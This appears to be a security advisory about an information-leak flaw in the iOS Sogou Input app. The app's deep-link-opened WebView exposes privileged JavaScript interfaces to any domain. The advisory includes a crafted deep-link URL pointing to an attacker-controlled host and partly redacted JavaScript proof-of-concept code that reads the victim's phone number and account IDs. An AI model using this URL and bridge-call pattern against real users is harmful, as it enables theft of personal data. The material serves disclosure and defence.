# An information leak vulnerability in the iOS version of Sogou Input App

Brief Description

Sogou Input app is a popular input method app, providing functions such as keyboard input, handwriting input, voice input, AI creation and search. It ranks **No.14 in the "Utilities" category** list on the App Store of the Chinese region and has **7.651 million ratings**.

The iOS version of the Sogou Input supports opening web pages from external deep link URL (Scheme-customized URL). Within the built-in WebView, there are **custom interfaces** designed for

invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found **there lacks a domain name validation** when these interfaces are invoked.

Thus, an attacker can craft **a malicious Scheme-customized URL**. When clicked by the victim in a browser or another app, the URL can direct the victim to the Sogou Input app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces, **obtaining victim's personal information** (such as PhoneNumber) and **obtaining victim's account information** (such as SougouID, QimeiID).

Vulnerability Exploitation Process and Root Cause

The attacker, lures the user to click on a malicious URL (Scheme) in the following format: **com.sogou.sogouinput://path=PresentHTML5&commercialURL=https%3A%2F%2Fattack .com%2FiOSJS%2Fsogouinput%2FatkSogouInput.html**. Here, **"attack.com"** represents a domain under the attacker's control.

When the victim clicks on this URL, it directs the victim to the Sogou Input app and opens the webpage **https://attack.com/iOSJS/sogouinput/atkSogouInput.html** within the app.
Within the webpage, the attacker can then invoke privileged interfaces and perform malicious behaviours such as **obtaining victim's personal information** (such as PhoneNumber) and **obtaining victim's account information** (such as SougouID, QimeiID).


Part of the code for JS to call OC and the callback function defined in JS are shown below:

```javascript
function callback_get███(res){
    document.getElementById("SougouID").innerText = "Your SougouID: \n" + res;
}
window.webkit.messageHandlers.get███.postMessage("callback_get███");

function callback_████████(res){
    var json = res;
    document.getElementById("PhoneNum").innerText = "Your PhoneNum: " + json.data.mobile;
}
window.webkit.messageHandlers.████████.postMessage({
    callback: "callback_████████",
    url : "https://api-ios.shouji.sogou.com/v1/account/bindStatus",
    useTencentReq : 1
});
```

Impact of the Vulnerability

Scope of the vulnerability: Sogou Input iOS version 12.2.0 (the latest version as of 2024-12-27).
Consequences of the vulnerability: Information disclosure.

Possible Countermeasures

Should implement more strict domain name checks before the invocation of privileged interfaces.
